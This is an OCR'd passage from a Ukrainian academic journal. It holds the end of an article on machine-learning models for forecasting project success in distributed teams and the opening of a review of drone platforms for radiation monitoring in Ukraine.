


Рис. 1. Процес попередньої обробки даних

На етапі очищення даних проводиться видалення дублікатів даних (повторюваних записів) та заповнення пропусків (використання середніх значень або прогнозування для заповнення відсутніх даних). Задля підвищення якості даних на цьому етапі формується звіт з очищення даних, що дозволить удосконалити інформаційний менеджмент (виявити зони дублювання та «сліпі» зони процесу).

При нормалізації даних відбувається масштабування (приведення даних до єдиного масштабу для забезпечення їх порівнюваності) та перетворення змінних (логарифмічне або інше перетворення для зменшення впливу викидів). Перетворення даних передбачає кодування категоріальних змінних та агрегацію даних (групування даних для зменшення обсягу та підвищення ефективності аналізу). На етапі виявлення та обробки викидів проводиться аналіз меж та відбуваються трансформації (використання методів, таких як обрізка або заміна, для обробки викидів). Результатами процесу попередньої обробки даних є дані, рекомендації з покращення процесу підготовки даних, що дозволяє знизити вплив шуму та інших небажаних факторів на результати прогнозування успішності реалізації проєкту.

Огляд існуючих моделей машинного та глибокого навчання показав, що для прогнозування успішності виконання проєкту можуть бути використані нейронні мережі, дерева рішень, випадкові ліси, підтримуючі векторні машини (SVM) та градієнтний бустинг. Кожна з цих моделей має свої переваги та недоліки, які залежать від специфіки даних та цілей проєкту.

Вибір алгоритму залежить від багатьох факторів, таких як тип даних, обсяг даних, обчислювальні ресурси та мета прогнозування:

– нейронні мережі добре підходять для складних задач з великою кількістю змінних, можуть виявляти нелінійні взаємозв'язки в даних;

– дерева рішень ефективні для інтерпретації результатів і розуміння впливу окремих факторів, доцільно використовувати для менш складних задач та невеликих проєктів;

– випадкові ліси – комбінація багатьох дерев рішень, що підвищує точність і стабільність результатів;

– підтримуючі векторні машини (SVM) добре працюють з малими наборами даних і високовимірними даними;

– градієнтний бустинг – потужний метод, який комбінує слабкі моделі для створення сильної моделі.

Архітектура моделі визначає кількість шарів та нейронів у нейронній мережі, вибір функцій активації (наприклад, ReLU, Sigmoid, Tanh), регуляризації та інших параметрів. Гіперпараметри (швидкість навчання, кількість епох, розмір пакета даних) визначаються в процесі тренування моделі за допомогою методів крос-валідації та оптимізації.

Методи оцінки точності та ефективності моделей включають крос-валідацію (розділяє дані на кілька підмножин для тренування та тестування, що допомагає уникнути перенавчання), confusion matrix (показує кількість правильних та неправильних передбачень для кожного класу), ROC-криві (графічно представляють співвідношення між чутливістю (True Positive Rate) та специфічністю (False Positive Rate) моделі) та інші. Застосування цих методів при оцінці успішності проєктів дозволяють оцінити точність та ефективність моделі на основі тестових даних.

Порівняння результатів застосування моделей дозволяє вибрати найкращу модель для конкретної задачі за визначеними критеріями: точність, стабільність та швидкість роботи моделей, успішність роботи з реальними даними, ступінь узагальнення нових даних (табл. 2).

Таблиця 2

Аналіз моделей машинного та глибокого навчання

Модель	Точність	Стабільність	Швидкість роботи	Успішність з реальними даними	Рівень узагальнення нових даних
Нейронні мережі	Висока	Висока	Середня	Дуже хороша	Високий
Дерева рішень	Середня	Середня	Висока	Залежить від даних	Середній
Випадкові ліси	Висока	Висока	Середня	Хороша	Високий
Підтримуючі векторні машини	Висока	Висока	Низька/ Середня	Дуже хороша	Високий
Градієнтний бустинг	Висока	Висока	Середня/ Низька	Дуже хороша	Високий

Проведений аналіз дозволив виявити особливості застосування моделей при управлінні проєктами:

– нейронні мережі: висока точність і здатність до узагальнення даних, але можуть бути повільними у тренуванні;

– дерева рішень: швидкі та легко інтерпретуються, але можуть мати середню точність і стабільність залежно від даних;

– випадкові ліси: висока точність і стабільність за рахунок комбінації багатьох дерев рішень, але потребують більше часу для тренування;

– підтримуючі векторні машини (SVM): висока точність і стабільність, але можуть бути повільними при великих наборах даних;

– градієнтний бустинг: висока точність і здатність до узагальнення даних, але може бути повільним при великих наборах даних.

Інтерпретація отриманих результатів. Отримані результати показують, що моделі машинного навчання можуть значно підвищити точність прогнозування успішності проєктів у розподілених командах. Зокрема, моделі нейронних мереж і випадкових лісів показали високий рівень точності у прогнозуванні потенційних ризиків та проблем з продуктивністю. Нейронні мережі добре справляються з великим обсягом даних та складними взаємозв'язками між змінними, що дозволяє їм виявляти приховані патерни. Випадкові ліси, завдяки своїй структурі з багатьох дерев рішень, забезпечують високу стабільність та знижують ризик перенавчання. Це дозволяє менеджерам проєктів своєчасно виявляти проблемні зони та вживати превентивні заходи, що знижує ймовірність затримок та перевитрат ресурсів.

Ключові фактори, які впливають на успішність проєктів та які мають враховуватись при виборі моделі:

– рівень досвіду команди: висококваліфіковані та досвідчені команди здатні краще справлятися з викликами проєкту;

– взаємодія в команді: ефективна комунікація та співпраця між членами команди сприяють досягненню кращих результатів;

– якість даних: точні та своєчасні дані дозволяють моделям машинного навчання робити більш точні прогнози;

– зовнішні умови: економічна стабільність, політична ситуація та соціальні фактори можуть значно впливати на успішність проєктів.

Моделі машинного навчання дозволяють враховувати ці фактори та надавати точніші прогнози, що сприяє більш ефективному управлінню проєктами. При використанні методів аналізуються історичні дані, дані постпроєктного аналізу та виявляються патерни, які важко виявити за допомогою традиційних методів аналізу.

Запропоновано використовувати підхід до впровадження штучного інтелекту для прогнозування успішності проєктів у розподілених командах:

Етап 1. Інтеграція AI у системи управління проєктами. Автоматизація процесів збору даних допоможе знизити ризик помилок та забезпечить своєчасність оновлення даних.

Етап 2. Регулярне оновлення моделей. Оновлення моделей машинного навчання з урахуванням оперативних даних забезпечить актуальність прогнозів та врахування нових тенденцій та змін у проєктному середовищі.

Етап 3. Аналіз ефективності моделей. Постійно оцінювання ефективності моделей за визначеними метриками та корекція параметрів моделей за потреби сприятиме підтримуванню високої точності прогнозів.

Етап 4. Комбінація з іншими інструментами управління проєктами. Використання AI у комбінації з іншими інструментами, такими як великі дані та IoT, може значно підвищити ефективність управління розподіленими командами.

Етап 5. Навчання персоналу. Важливо забезпечити навчання персоналу з використання нових технологій та інструментів, що допоможе максимізувати ефективність впровадження AI у процеси управління проєктами.

Виклики та обмеження використання AI у проєктному менеджменті. Використання AI у проєктному менеджменті має великий потенціал, але також стикається з рядом викликів та обмежень. Вирішення цих викликів вимагає комплексного підходу, включаючи технічні, організаційні та етичні аспекти.

Для точних прогнозів щодо успішності проєктів необхідно забезпечити якість даних шляхом видалення неповних даних (відсутність даних про критичні аспекти проєкту може призвести до неточних прогнозів), шуму у даних (наявність нерелевантної або неправильної інформації може знизити точність моделей), неструктурованих даних (дані з різних джерел можуть бути у різних форматах, що ускладнює їх інтеграцію та аналіз).

Інтеграція моделей AI у існуючі системи управління проєктами може бути складною та вимагати значних ресурсів. Реєстр ризиків інтеграції моделей AI та СУП наведено в таблиці 3.

Таблиця 3

Ризики інтеграції моделей AI та СУП

Ризик	Опис / рекомендації
Технічні ризики	Необхідність адаптації існуючої інфраструктури для підтримки AI-моделей.
Культурні зміни	Перехід на нові технології може вимагати змін у робочих процесах та організаційній культурі
Недостатня кваліфікація	Потрібно забезпечити навчання співробітників для ефективного використання нових інструментів
Людський чинник	Когнітивні упередження: люди можуть мати свої упередження, які впливають на прийняття рішень, і які AI може не врахувати. Інтуїція та досвід. Взаємодія в команді.
Етичний ризик	Прозорість: алгоритми AI мають бути зрозумілими та прозорими для користувачів. Відповідальність: необхідно визначити, хто несе відповідальність за рішення, прийняті на основі прогнозів AI. Конфіденційність: забезпечення дотримання нормативних вимог та стандартів захисту даних.
Правові аспекти	Дотримання правових норм
Технічна підтримка	Забезпечення належної технічної підтримки та регулярного оновлення AI-систем
Втрата актуальності моделі	Безперервне вдосконалення: AI-моделі потребують постійного вдосконалення та адаптації до змінних умов та нових даних для підтримки їхньої актуальності та точності

Рекомендації щодо подальших досліджень. Подальші дослідження мають зосереджуватися на вдосконаленні існуючих моделей та розробці нових алгоритмів, що можуть краще враховувати специфіку розподілених команд. Важливо досліджувати можливості інтеграції AI з іншими сучасними технологіями, такими як IoT та великі дані, що дозволить створювати більш адаптивні та точні системи прогнозування, які зможуть враховувати широкий спектр факторів.

Серед напрямів вдосконалення можна виділити:

– вдосконалення алгоритмів за рахунок створення гібридних моделей, які поєднують методи машинного навчання та глибокого навчання для покращення точності та стабільності;

– впровадження механізмів самонавчання, що дозволяють моделям автоматично адаптуватися до нових даних та умов;

– інтеграцію з сучасними технологіями IoT (використання даних з IoT пристроїв для моніторингу реального часу та оперативного реагування на зміни у проєктах), великими даними (аналітика великих даних для більш детального аналізу та прогнозування, враховуючи історичні та поточні дані з різних джерел).

Вдосконалення моделей включає покращення їх точності та стабільності, а також розширення їх функціональних можливостей. Необхідно проводити регулярне оновлення моделей на основі нових даних та результатів їх застосування у реальних умовах.

Для покращення точності пропонується забезпечити оптимізацію гіперпараметрів (використання методів оптимізації для налаштування гіперпараметрів моделей). Впровадження нових методів аналізу та прогнозування, що враховують більше факторів та взаємозв'язків, сприятимуть розширення функціональних можливостей. Забезпечення стабільного та надійного функціонування потребує

використання технік регуляризації для зниження ризику перенавчання моделей. Застосування модульного підходу дозволяє оновлювати та вдосконалювати окремі компоненти моделі.

Розширення наборів даних дозволяє підвищити точність моделей та забезпечити їхню адаптивність до різних умов. Це включає збір даних з різних джерел та їх інтеграцію у єдину систему для більш ефективного аналізу.

Розширення переліку джерел може бути досягнуто за рахунок інтерналізації даних, використання даних з внутрішніх систем компанії, таких як CRM, ERP та інші, та зовнішніх джерел (дані з відкритих джерел, таких як публічні бази даних, соціальні мережі та інші). Розробка єдиної платформи для зберігання та аналізу даних з різних джерел та використання стандартних форматів та протоколів сприятимуть полегшенню інтеграції даних.

Інтеграція з системами управління проєктами (PMS) передбачає автоматизацію процесів (використання AI для автоматизації рутинних завдань та процесів у PMS), проведення розширеного аналізу (інтеграція AI з PMS для проведення розширеного аналізу проєктних даних).

Задля досягнення синергетичного ефекту доцільно застосовувати поєднання технологій, використання комбінації AI, IoT та аналітики великих даних для покращення управління проєктами, розробку адаптивних систем управління проєктами, що можуть автоматично реагувати на зміни у реальному часі.

Висновки. Дослідження показало, що використання штучного інтелекту для прогнозування успішності проєктів у розподілених командах має значний потенціал. AI моделі дозволяють підвищити точність прогнозів, знизити ризики та покращити ефективність управління проєктами. Застосування різних моделей машинного та глибокого навчання, таких як нейронні мережі та випадкові ліси, дозволяє аналізувати великі обсяги даних та виявляти складні взаємозв'язки, які важко виявити за допомогою традиційних методів. Результати показують, що AI моделі можуть своєчасно виявляти потенційні ризики та проблеми з продуктивністю, що дозволяє менеджерам проєктів вживати превентивні заходи та оптимізувати використання ресурсів.

Використання AI для прогнозування успішності проєктів є ефективним інструментом, що дозволяє менеджерам проєктів приймати обґрунтовані рішення на основі аналізу даних. Важливо забезпечити якість даних та їх своєчасний збір, а також враховувати людський чинник та етичні міркування при впровадженні AI у проєктний менеджмент.

Слід зазначити, що при впровадженні AI в управління проєктами та програмами необхідно забезпечити дотримання належної якості даних, що може ускладнюватися унікальністю проєктів та відсутністю статистичної інформації. Інтеграція з існуючими системами управління проєктами та програмами на початковому етапі потребує додаткових ресурсів. Задля урахування етичних міркувань необхідно забезпечити прозорість алгоритмів та відповідальність за прийняті рішення, а також дотримуватися конфіденційності даних, враховувати думки та досвід членів команди при прийнятті рішень на основі прогнозів AI.

Загалом, використання AI для прогнозування успішності проєктів у розподілених командах є перспективним напрямком, що має потенціал для значного покращення процесів управління проєктами. Важливо враховувати всі виклики та обмеження, пов'язані з впровадженням AI, та забезпечувати постійне вдосконалення моделей та процесів для досягнення максимальних результатів.

Дослідження проводилось в рамках дослідницького проєкту 2022.01/0017 на тему «Розробка методологічного та інструментального забезпечення Agile трансформації процесів відбудови медичних закладів України для подолання розладів здоров'я населення у воєнний та повоєнний періоди».

Список використаних джерел:

1. Anderson K., Taylor R. Predictive analysis using machine learning: Review of trends and techniques. Journal of Machine Learning Research, 2023. 22(1), 1–20. https://doi.org/10.5555/3466123.3466124.

2. Davis P., Wilson G. Artificial intelligence and knowledge management: A partnership between AI and human expertise. Knowledge Management Research & Practice, 2020. 18(3), 300–310. https://doi.org/10.1080/14778238.2020.1738579.

3. Johnson M., Lee C. Recent Advances in Predictive Learning Analytics: A Decade Review. Springer, 2022. 34(2), 215–229. https://doi.org/10.1007/s10994-021-06098-8.

4. Kumar R., Garg P. Applied Artificial Intelligence for Predicting Construction Projects. ScienceDirect. 2022. https://doi.org/10.1016/j.conbuildmat.2022.126896.

5. Nguyen T., Roberts A. Big Data Analytics in Agile Software Development: A Systematic Mapping Study. ScienceDirect, 2021. 78(4), 673–688. https://doi.org/10.1016/j.infsof.2021.106568.

6. Smith H., Zhang Y. Predictive Analytics: A Review of Trends and Techniques. Scite. 2020. https://doi.org/10.1016/j.scit.2020.01.003.

7. Smith J., Brown L. A Systematic Literature Review on the Impact of Artificial Intelligence in Project Management. International Journal of Project Management, 2023. 41(3), 457–472. https://doi.org/10.1016/j.ijproman.2023.01.005.

8. Taboada I., Daneshpajouh A., Toledo N., de Vass T. Artificial Intelligence Enabled Project Management: A Systematic Literature Review. Applied Sciences, 2023. 13(8), 5014. https://doi.org/10.3390/app13085014.

9. Zachko O., Kovalchuk, O., Kobylkin D., Yashchuk V. Information Technologies of HR Management in Safety-Oriented Systems. International Scientific and Technical Conference on Computer Sciences and Information Technologies 2021, doi: https://doi.org/10.1109/csit52700.2021.9648698 .

УДК 519.6:504.064
DOI https://doi.org/10.32689/maup.it.2024.2.12

Олександр ПОПОВ
член-кореспондент НАН України, доктор технічних наук, професор,
виконувач обов'язків директора, Центр інформаційно-аналітичного
та технічного забезпечення моніторингу об'єктів атомної енергетики,
Національна академія наук України,
професор кафедри комп'ютерних інформаційних систем і технологій,
ПрАТ «ВНЗ «Міжрегіональна Академія Управління персоналом», sasha.popov1982@gmail.com
***ORCID:** 0000-0002-5065-3822*

Андрій ЯЦИШИН
доктор технічних наук, старший науковий співробітник, виконувач обов'язків завідувача відділу,
Центр інформаційно-аналітичного та технічного забезпечення
моніторингу об'єктів атомної енергетики,
Національна академія наук України,
провідний науковий співробітник, Інститут проблем моделювання в енергетиці
ім. Г.Є. Пухова, Національна академія наук України, iatsyshyn.andriy@gmail.com
***ORCID:** 0000-0001-5508-7017*

Олег ВЛАСЕНКО
старший викладач, Державний університет «Житомирська політехніка», oleg@ztu.edu.ua
***ORCID:** 0000-0001-6697-2150*

Андрій КОЦЮБИНСЬКИЙ
кандидат фізико-математичних наук, доцент,
Івано-Франківський національний технічний університет нафти і газу, Radijrlife@gmail.com
***ORCID:** 0000-0003-1135-3568*

Олександр КАНДЗЬОБА
інженер першої категорії, Центр інформаційно-аналітичного та технічного забезпечення моніторингу об'єктів атомної енергетики Національної академії наук України, olexandr.kandzyoba@gmail.com
***ORCID:** 0009-0004-8962-6399*

Дмитро КАТОЛИК
інженер першої категорії, Центр інформаційно-аналітичного та технічного забезпечення моніторингу об'єктів атомної енергетики Національної академії наук України, dmytro.katolyk@gmail.com
***ORCID:** 0009-0009-7405-5964*

ПЕРСПЕКТИВИ ВИКОРИСТАННЯ БЕЗПІЛОТНИХ ЛІТАЛЬНИХ АПАРАТІВ ДЛЯ КОНТРОЛЮ ТА МОНІТОРИНГУ РАДІАЦІЙНОЇ ОБСТАНОВКИ В УКРАЇНІ

Анотація. *У статті розглядаються перспективи використання безпілотних літальних апаратів (БПЛА) для контролю та моніторингу радіаційної обстановки в Україні. Описано сучасні мобільні платформи, їхні переваги та недоліки, а також основні проблеми, що виникають при використанні БПЛА для радіаційного моніторингу. Показано досвід застосування БПЛА під час ліквідації наслідків ядерних аварій. У статті представлено аналіз сучасних технологій детектування іонізуючого випромінювання та наводяться приклади успішного застосування БПЛА для картографування забруднених територій. Окрім цього, розглянуто перспективи розвитку радіаційного моніторингу в Україні з використанням БПЛА, підкреслюється необхідність подальших досліджень у цій галузі для забезпечення ефективного управління радіаційними ризиками.*

Ключові слова: *БПЛА, радіаційний моніторинг, детектори.*

Oleksandr POPOV, Andrii IATSYSHYN, Oleh VLASENKO, Andriy KOTSYUBYNSKY, Olexandr KANDZYOBA, Dmytro KATOLYK. PROSPECTS OF USING UNMANNED AERIAL VEHICLES FOR RADIATION MONITORING AND CONTROL IN UKRAINE

Abstract. *The article explores the prospects of using unmanned aerial vehicles (UAVs) for radiation monitoring and control in Ukraine. It describes modern mobile platforms, their advantages and disadvantages, and the main challenges faced when using UAVs for radiation monitoring. The article highlights the experience of employing UAVs during the aftermath of nuclear accidents. It provides an analysis of current ionizing radiation detection technologies and presents examples of successful UAV*

applications for mapping contaminated areas. Additionally, the article discusses the prospects for the development of radiation monitoring in Ukraine using UAVs, emphasizing the need for further research in this field to ensure effective radiation risk management.

Key words: *UAV, radiation monitoring, detectors.*

Актуальність проблеми

Радіоактивні джерела та матеріали, джерела випромінювання на теперішній час використовуються практично в усіх галузях народно-го господарства. Виготовлені з різних радіонуклідів вони випромінюють різні види іонізуючого випромінювання (альфа- та бета-частинки, гамма-промені, нейтрони), які характеризуються своєю активністю, а саме кількістю розпадів за секунду. Спеціальні ядерні матеріали присутні на різних цивільних і військових об'єктах, а саме в ядерному паливному циклі (ядерні реактори поділу для виробництва електроенергії, виготовлення, переробка та зберігання ядерного палива, тощо), а також у ядерних двигунах (підводні човни та ракети) [1].

За різних негативних обставин (порушення технологічних процесів, техніки безпеки і режиму роботи, техногенні аварії та інциденти, природні явища, диверсії з терористичною метою, бойові дії тощо) на радіаційно-небезпечних об'єктах можуть виникати різні надзвичайні ситуації, які створюють значний ризик для природного середовища, здоров'я персоналу та населення прилеглих територій. Аналіз надзвичайних ситуацій техногенного характеру за загрозою життю людини, за характером дії, за масштабами руйнування будівель, за розміром матеріальних і економічних збитків та ін., показує, що найбільш небезпечними є такі ситуації, які спричиняють радіоактивне та хіміч-не забруднення навколишнього середовища. Як показує сумний досвід аварій на АЕС Трі-Майл-Айленд (США, 1979), Чорнобильській АЕС (Україна, 1986), АЕС Фукусіма-1 (Японія, 2011) такі події можуть призводити до значного радіоактивного забруднення, завдавати чималої шкоди здоров'ю населення, природним та агроекологічним системам тощо [2].

Актуальні задачі, які пов'язані з ліквідацією наслідків радіаційних аварій/інцидентів, пошуком джерел іонізуючого випромінювання, картуванням забруднених територій ефективно можна вирішувати за допомогою сучасних мобільних платформ. Важливе місце серед цих платформ займають БПЛА.

Виклад основного матеріалу

Мобільні платформи

Вибираючи мобільну платформу для розміщення системи визначення джерел іонізуючого випромінювання для конкретного завдання або сценарію, важливо знати, які вимоги необхідно враховувати. До них відносять чутливість транспортного засобу до погодних умов, вантажопідйомність і те, як це впливає на його продуктивність (наприклад, дальність, час роботи), вартість (початкові інвестиції та експлуатаційні витрати), простота експлуатації, легкість дезактивації та досяжний просторовий дозвіл (наприклад, для цілей картографування) [3]. Це все впливає на якість та ефективність вимірювань радіаційного випромінювання. Тому, для правильного вибору мобільної платформи, необхідно знати її переваги та недоліки.

Мобільні платформи можна розділити на наземні та повітряні. Кожна платформа може бути як пілотована, так і безпілотна. У порівнянні з пілотованими наземними транспортними засобами або літаками, безпілотні системи мають ряд переваг, таких як виконання завдань з високим ризиком (наприклад, висока радіація, забруднені території або небезпека вибуху), більш економічно ефективні, а також можливість тривалого обстеження та моніторингу. Залежно від ступеня втручання людини в рішення робота (автономність робота), вони можуть бути повністю дистанційними, напівавтономними або автономними [3].

Повітряні платформи

Повітряні платформи розділяють на літаки з фіксованим крилом, поворотним крилом (одним гвинтом або кількома гвинтами) і гібридними літаками з вертикальним зльотом і посадкою. Усі ці літаки належать до групи, яка називається платформами важчі за повітря. Іншою важливою групою є платформи легші за повітря, до яких належать повітряні кулі та дирижаблі. Lockheed Martin розробляє гібридний дирижабль, здатний перевозити людей і важкі вантажі, який, як очікується, буде витрачати лише одну десяту палива, що витрачається гелікоптером [4].

Пілотовані літаки. Пілотовані літальні апарати (вертольоти та літаки) зазвичай використовуються, коли є необхідність в дослідженнях великої території (наприклад, великомасштабний викид радіоактивного забруднення в навколишнє середовище після ядерної аварії) [5, 6]. Вони також мають більшу вантажопідйомність порівняно з їх безпілотним аналогом, що дозволяє їм транспортувати важкі та об'ємні системи виявлення радіації [6]. Однак пілотовані літаки обмежені мінімальною безпечною висотою, як правило, 152 м над рівнем землі у місцях, де немає заторів [7]. Крім того, відповідна

Продовження таблиці 1

наземна швидкість літака є обмежуючим фактором для вимірювань забруднення землі, враховуючи низьку просторову роздільну здатність. Незважаючи на можливість використання вертольотів для досягнення менших висот, вони також створюють проблему лімітів радіаційного опромінення для екіпажу в умовах високих доз.

БПЛА. Значний технологічний ріст розвитку та використання БПЛА для контролю радіаційної обстановки відбувся після інциденту на атомній електростанції Фукусіма-Даїчі у березні 2011 року [6]. Незважаючи на використання лише двох БПЛА (проти семи проти семи безпілотних наземних транспортних засобів) під час надзвичайної ситуації на Фукусіма-Даїчі [8], ця подія відзначила перше використання малої безпілотної авіаційної системи Honeywell T-Hawk [9]. Канальний вентилятор БПЛА з вагою 8 кг було використано для радіологічних досліджень, оцінки структурних пошкоджень та для передбачення видалення уламків.

До переваг безпілотних літаків у порівнянні з іншими безпілотними платформами варто віднести можливості відстеження радіоактивного шлейфу, відбір зразків радіоактивного матеріалу в повітрі, картування опадів великих територій та пошук незахищених джерел, як стаціонарних, так і рухомих.

Літаки з вертикальним зльотом і посадкою мають ряд переваг, оскільки вони можуть зависати і потребують менше місця для запуску та відновлення (не потребують злітно-посадкової смуги). Вони можуть включати мультикоптери/багаторотори, такі як квадрокоптери, гексакоптери або октокоптери (наприклад, квадрокоптери від Microdrones), повітряні роботи (наприклад, Honeywell T-Hawk), гелікоптери з одним гвинтом (наприклад, вертоліт від UAVOS), і гібридний з вертикальним зльотом і посадкою, такий як PD-1 від систем UKR SPEC.

Як зазначено в [1], що незважаючи на великий потенціал цих літаків для радіаційного моніторингу поблизу поверхні, відсутні публікації з використанням гібридних літаків з вертикальним зльотом і посадкою з нерухомим крилом, а також з дирижаблями чи аеростатами. Завдяки можливості зависання та тривалої витривалості (відсутність або низька витрата палива), дирижаблі можна використовувати для моніторингу навколишнього середовища та інспекцій. Прикладом може служити проект автономного безпілотного дистанційного роботизованого дирижабля з дистанційним моніторингом, який досліджував багато аспектів, пов'язаних з динамікою, методами керування та наведення дирижабля [10].

Платформи для вирішення задач контролю радіаційної обстановки. У таблиці 1 наведено короткий огляд переваг та недоліків повітряних платформ. Варто зазначити, що, хоча пілотовані транспортні засоби вимагають, щоб людина, як правило, піддавалася радіологічним ризикам, то безпілотні платформи можуть працювати в парку транспортних засобів, зменшуючи цей ризик для операторів.

Таблиця 1

Переваги та недоліки платформ для вирішення задач контролю радіаційної обстановки [1, 6, 9, 11-16]

Платформа	Переваги	Недоліки
Наземна, керована людиною		
Автомобіль, фургон або вантажівка	– Висока просторова роздільна здатність – Висока вантажопідйомність – Експлуатація при несприятливих погодних умовах – Простота в експлуатації	– Залежить від існуючої мережі доріг – Більше покриття площі, ніж при пішій розвідці – Ризики дози – Послаблення радіації (конструкція транспортного засобу) – Змінна швидкість (залежить від трафіку)
Мотоцикл	– Висока просторова роздільна здатність – Більша гнучкість місцевості (ніж автомобілі) – Менше ослаблення радіації (ніж автомобілі)	– Обстеження великої площі – Обмеження корисного навантаження – Ризики дози
На основі ніг (наприклад, портативний або рюкзак)	– Відмінна просторова роздільна здатність – Використовується для підтвердження результатів, отриманих іншими методами радіаційного дослідження	– Дуже тривалий час вимірювання – Обстеження великої території (неможливо) – Ризики дози

Продовження таблиці 1

Платформа	Переваги	Недоліки
Наземна, безпілотна		
Безпілотний наземний транспортний засіб	– Середня витривалість – Висока просторова роздільна здатність – Відсутність ризику отримання дози для оператора	– Перешкоди та обмеження місцевості (залежно від типу безпілотного наземного транспортного засобу) – Проблема комунікації
Повітряне базування, пілотована		
З нерухомим крилом (наприклад, Sky Arrow Aircraft)	– Середня витривалість (6 год і 1110 км) – Висока вантажопідйомність – Швидке розгортання (56 м/с) – Дуже велика площа охоплення – «Галузевий стандарт» для великих вимірювань	– Радіаційне опромінення екіпажу – Висока мінімальна висота польоту – Висока мінімальна швидкість польоту – Погана просторова роздільна здатність – Потрібен пілот – Високі експлуатаційні витрати
Гелікоптер	– Середня витривалість (2 год) – Розумний час розгортання – Висока вантажопідйомність (>100 кг) – Вертикальний зліт і посадка – Велика площа покриття – Менші висоти (порівняно з нерухомим крилом)	– Радіаційне опромінення екіпажу – Мінімальна висота польоту – Потрібен пілот – Високі експлуатаційні витрати
Повітряне базування, безпілотна: Загальна характеристика: Відсутність ризику дози для операторів		
З фіксованим крилом (наприклад, БПЛА UARMS)	– Середня витривалість (6 год) – Розумний час розгортання (25–35 м/с) – Хороша паливна ефективність – Велика площа покриття – Велика відстань дистанційного керування (100 км) – Низькі витрати – Нижча висота та швидкість, ніж пілотовані фіксовані крила (краща просторова роздільна здатність)	– Потрібне більше навчання (ніж багатороторні) – Обмеження корисного навантаження (приблизно 10 кг) – Погодні обмеження (дощ і вітер) – Низькі витрати
Вертоліт (наприклад, UHMS)	– Середня/низька витривалість (90 хв) – Вертикальний зліт і посадка – Нижча висота та швидкість, ніж безпілотні фіксовані крила (краща просторова роздільність.) – Висока маневреність – Низькі експлуатаційні витрати	– Потрібне більше навчання (ніж багатороторні) – Початкові інвестиції У порівнянні з нерухомим крилом має: – Меншу відстань дистанційного керування (3–5 км) – Низьку вантажопідйомність (приблизно 10 кг) – Нижчу максимальну швидкість (довші вимірювання)
Багатороторні (дрони)	– Низька витривалість (20 хв) – Вертикальний зліт і посадка – Дуже мала висота і швидкість (висока просторова роздільна здатність) – Дуже низькі витрати – Висока маневреність – Простота в експлуатації	– Дуже короткий дистанційний режим роботи (<500 м) – Низька вантажопідйомність (кілька кг) – Більші погодні обмеження
Дирижабль, повітряна куля	– Висока витривалість (низький витрата палива) – Вертикальний зліт і посадка – Низька вартість експлуатації – Низький рівень вібрації, шуму та турбулентності	– Погана маневреність – Погодні обмеження (умови слабкого вітру) – Низька швидкість
Гібридний літак-дирижабль (наприклад, PLIMP)	– Ті ж переваги, що і дирижабли – Краща маневреність, ніж дирижабли	– Погодні обмеження (умови слабкого вітру) – Низька швидкість (але швидше, ніж дирижабли)
Нерухоме крило з вертикальним злітом і посадкою	– Злітно-посадкова смуга не потрібна – Ті ж переваги, що і з нерухомим крилом	– Складна система – Ті ж недоліки, що і у фіксованого крила

Проблеми використання БПЛА

Незважаючи на значні переваги використання безпілотних транспортних засобів в задачах радіаційного моніторингу, є ряд проблем, які необхідно вирішувати при їх використанні [17-22].

1. Зв'язок. На БПЛА використовуються електрооптичні мульти- або гіперспектральні камери, засоби для виявлення світла та визначення дальності (LiDAR), мікрорадіодетекції та визначення дальності (RADAR), які передають великий об'єм інформації. Через обмежену пропускну здатність і можливі перешкоди або збій, особливо в операціях «за межами прямої видимості», можуть виникати труднощі зі зв'язком.

2. Автономність. Використання вимірювальних комплексів на основі БПЛА потребує людського нагляду та контролю, особливо в міських районах. Через низьку висоту польоту (0,3–40 м) та близькість до міських споруд (1,5 м) можуть виникати проблеми в автономності їх роботи та навігації. У таких умовах необхідно враховувати п'ять автономних навігаційних можливостей: сканування, уникнення перешкод, слідування за контуром, повернення в задану точку з урахуванням особливостей навколишнього середовища та рух за градієнтом показника дослідження. Крім того, поблизу будівель та інших споруд зменшується покриття супутника GPS. Тому, забезпечення автономності роботи вимірювальних комплексів в складних умовах на сьогодні є складною проблемою.

3. Процес від отримання даних до прийняття рішення. Необхідно покращувати автономний аналіз даних (візуальні та радіаційні дані) для швидкого використання особами, що приймають відповідні рішення.

4. Датчики вимірювання параметрів навколишнього середовища. Необхідні швидкі, дешеві та надійні датчики та пов'язана з ними електроніка для реагування в реальному часі.

5. Живлення. Неперервний час роботи обертаючого двигуна з батарейним живленням може змінюватися в межах 10–60 хв (залежно від корисного навантаження).

6. Погодні умови. У більшості випадків робота БПЛА обмежена несприятливими погодними умовами (опади, вітер, туман, забруднення). В таких обставинах дані, зібрані датчиками, комунікаційними та навігаційними системами, можуть бути пошкоджені або не точними.

7. Нормативно-правові обмеження. Правила безпеки та експлуатаційні процедури необхідні для уникнення зіткнення безпілотників з наземними перешкодами (людьми та спорудами) та іншими літаками.

